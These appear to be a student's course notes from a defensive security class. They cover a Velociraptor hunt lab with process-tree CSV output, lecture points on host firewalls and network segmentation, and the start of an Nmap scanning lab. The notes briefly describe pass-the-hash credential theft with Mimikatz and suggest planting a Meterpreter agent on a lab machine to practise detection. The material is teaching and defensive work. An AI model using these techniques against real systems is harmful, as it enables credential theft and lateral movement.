
Description: Class Hunt

Expiry: 2/3/2021 3:51 PM

Include Condition: Run everywhere

Exclude Condition: Run everywhere

We are going to keep this simple for this lab. Please select Generic.System.Pstree.



Generic.Forensic.LocalHashes.Glob

Generic.Forensic.LocalHashes.Init

Generic.Forensic.LocalHashes.Query

Generic.Forensic.Timeline

Generic.System.Pstree

Generic.Utils.FetchBinary

Linux.Applications.Chrome.Extensions


Linux.Applications.Chrome.Extensions.Upload

Linux.Applications.Docker.Info

Linux.Applications.Docker.Version

Linux.Debian.AptSources

Then, Review on the bottom.




Create Hunt: Review request

```
{
  "start_request": {
    "artifacts": [
      "Generic.System.Pstree"
    ],
    "specs": [
      {
        "artifact": "Generic.System.Pstree",
        "parameters": {
          "env": []
        }
      }
    ]
  },
  "condition": {},
  "expires": 1612392682454000,
  "hunt_description": "Class Hunt"
}
```

We now have an overview of what is going to be run on all systems... Which is only one.

Now select Launch.


Once you select Launch, it will start the Hunt and load it in the que.



State	Hunt ID	Description	Created	Started	Expires	Limit	Scheduled	Creator
❚❚	H.2ccabc44	Class Hunt	2021-01-27 22:54:01 UTC		2021-02-03 22:51:22 UTC			root

Please select a hunt above

Please select our Hunt. Now, we can run it. Please press the Play button above.



State	Hunt ID	Description	Created
▮▮	H.2ccabc44	Class Hunt	2021-01-27 22:54:01 UTC


When you get the pop-up, select Run it!

This will take a few moments.

When done, you will see Total scheduled is 1 and Finished Clients is 1.

You can also download the results.

Please select Download Results.




Results

Total scheduled	1
Finished clients	1
Download Results	

Available Downloads

name	size

Then, CSV Only.



Results

Total scheduled 1


Finished clients 1

Download Results

Available Downloads


This will create a zip with the output.

Please download that by clicking on the zip file.




name	size	date
H.2ccabc44.zip	8436	2021-01-27T22:57:50Z

Go ahead and open the zip file.



Name	Type	Com
All Generic.System.Pstree	CSV File	
HuntDetails	File	

Then, open the csv file with WordPad:



```
Name,Pid,Ppid,CallChain,FlowId,ClientId,Fqdn
System,4,0,System,F.C08UV0LJ2E2OQ,C.a906e7dca842623d,host.docker
.internal
Secure System,48,4,Secure System <-
System,F.C08UV0LJ2E2OQ,C.a906e7dca842623d,host.docker.internal
Registry,96,4,Registry <-
System,F.C08UV0LJ2E2OQ,C.a906e7dca842623d,host.docker.internal
smss.exe,360,4,smss.exe <-
System,F.C08UV0LJ2E2OQ,C.a906e7dca842623d,host.docker.internal
csrss.exe,448,436,csrss.exe,F.C08UV0LJ2E2OQ,C.a906e7dca842623d,h
ost.docker.internal
csrss.exe,524,516,csrss.exe,F.C08UV0LJ2E2OQ,C.a906e7dca842623d,h
ost.docker.internal
wininit.exe,544,436,wininit.exe,F.C08UV0LJ2E2OQ,C.a906e7dca84262
3d,host.docker.internal
winlogon.exe,588,516,winlogon.exe,F.C08UV0LJ2E2OQ,C.a906e7dca842
623d,host.docker.internal
services.exe,664,544,services.exe <-
wininit.exe,F.C08UV0LJ2E2OQ,C.a906e7dca842623d,host.docker.inter
nal
LsaIso.exe,684,544,LsaIso.exe <-
wininit.exe,F.C08UV0LJ2E2OQ,C.a906e7dca842623d,host.docker.inter
nal
lsass.exe,696,544,lsass.exe <-
wininit.exe,F.C08UV0LJ2E2OQ,C.a906e7dca842623d,host.docker.inter
nal
svchost.exe,808,664,svchost.exe <- services.exe <-
wininit.exe,F.C08UV0LJ2E2OQ,C.a906e7dca842623d,host.docker.inter
nal
```

Granted, this is not optimal. We did not load Excel on this system because of licensing restrictions. However, you can copy this over to your host system and open it there.

However, if you want to see a simple HTML report you can click on the turn back time icon on the left side (Right above the binoculars) and then clock Download Results > Prepare Collection Report, then click on the HTML report that appears below it.

We have not even begun to touch what we can do with this awesome tool.

Want to try something cool? Run a Metrepreter agent on your Windows system. Then, go through Velociraptor to create a Hunt to find it. There are many Windows artifacts you can pull. You do not need to just run one at a time. You can run multiple.

Last part of the Day 3 course was about either 2 labs called "*Limacharlie*" and "*ELK in the cloud*"; unfortunately those will not be covered. The last part of the lecture John goes through various MetaCTF challenges. Also those will not be covered in my notes.

Day 4 Notes

Host Firewalls

This technique is really useful to shut off lateral movement attacks.

- Start segmenting your internal networks
    - All the way down to the desktop level
    - And between subnets
- Pass-the-Hash attacks have worked since 1997!
    - When I download malware onto a computer and then I dump the password hashes (like for example with Mimikatz and metasploit), crack the hashes and use them as a clear text password.
    - For example, Telnet is bad because it uses clear text data transmission, specifically password. When you authenticate from one windows system to another the password hash is utilized in the auth protocol, such as NT authentication. But it transmits a hash password in clear.
- Pass-the-Ticket and Security Access Token (SAT) impersonation have worked for years, too
- Make the assumption that you are going to get compromised
    - Consider this: why on an office network your computer is more secure rather than a public café? You should always treat your internal network as **hostile**.
- Getting compromised is acceptable because it is going to happen
- What is **unacceptable** is an attacker **persisting for months**
- What is **unacceptable** is an attacker **pivoting from one compromised system to the rest of he network in minutes**
- PVLANs are part of active defense because they require base lining and understanding your current environment
    - Hackers (and pen-testers) hate PVLANs
    - This is a very good thing!

Firewall

- Treat the internal network as hostile because it is
- Set your internal system firewalls at the same level they would be at a coffee shop (Zero Trust Networking: your host do not trust the network!)
    - All inbound traffic should be blocked and alerts should be generated
    - Exceptions for Admin networks
- Segment business units and/or organizational units
    - Why allow SMB RPC between subnets?
    - Contains the attacks even further than simple firewalls
- Many of the AV products have firewalls
- You can even use the built-in Windows firewall
    - If you are sadistic and desperate
- Private VLANs can work as well

Knowing the failure point of your architecture is critical. We have multiple solutions for architectural choices, such as AV/EDR, NSM, SIEM, UEBA. But the common part of those solutions is the endpoint.

Netsh advfirewall

- Built-in Windows firewall
- It is just awful, but turn it on (Swiss cheese model)
- Far, far better than nothing at all
- Can be configured via GPO

Endpoint Protection Firewalls

- Almost all of the different endpoint protection vendors have built-in firewalls
- They can be centrally managed
- They are far easier to use than netsh advfirewall
- They also have cloud management


LAB: Nmap

In this lab we will be scanning your Windows system from your Linux terminal with the firewall both on and off. This lab should take approximately 20 minutes.


The goal is to show you how a system is very different to the network with a firewall enabled.

Remember, treat your internal network as hostile, because it is.

Let's get started by opening a Terminal as Administrator:



Now, let's open a command Prompt:


+
Windows PowerShell Ctrl+Shift+1
Command Prompt Ctrl+Shift+2
Ubuntu-18.04 Ctrl+Shift+3
Azure Cloud Shell Ctrl+Shift+4
Settings Ctrl+,
Feedback
About

Note

If you are having trouble with Windows Terminal, you can simply start each of the three shells, we use by starting them directly from the Windows Start button.

Simply click the Windows Start button in the lower left of your screen and type:

```
Powershell
```

or

`Ubuntu`

or


`Command Prompt`

For PowerShell and Command Prompt, please right click on them and select Run As Administrator

End Note

From the command prompt we need to get the IP address of your Windows system:


```
C:\Users\adhd>ipconfig
```



```
Microsoft Windows [Version 10.0.19041.329]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\Users\adhd>ipconfig

Windows IP Configuration


Ethernet adapter vEthernet (WSL):

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::b5f8:24ef:29bf:4048%10
   IPv4 Address. . . . . . . . . . . : 172.26.176.1
   Subnet Mask . . . . . . . . . . . : 255.255.240.0
   Default Gateway . . . . . . . . . :

Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : localdomain
   Link-local IPv6 Address . . . . . : fe80::c47:8b65:e722:62e0%4
   IPv4 Address. . . . . . . . . . . : 172.16.142.128
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 172.16.142.2

Ethernet adapter Bluetooth Network Connection:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

C:\Users\adhd>
```

Please note your IP for your WSL address. Mine is 172.26.176.1. Yours will be different.

Now, let's try and scan your Windows system from Ubuntu. To do this open a Ubuntu command prompt:


Windows PowerShell Ctrl+Shift+1
Command Prompt Ctrl+Shift+2
Ubuntu-18.04 Ctrl+Shift+3
Azure Cloud Shell Ctrl+Shift+4
Settings Ctrl+,
Feedback
About

Next, let's become root:

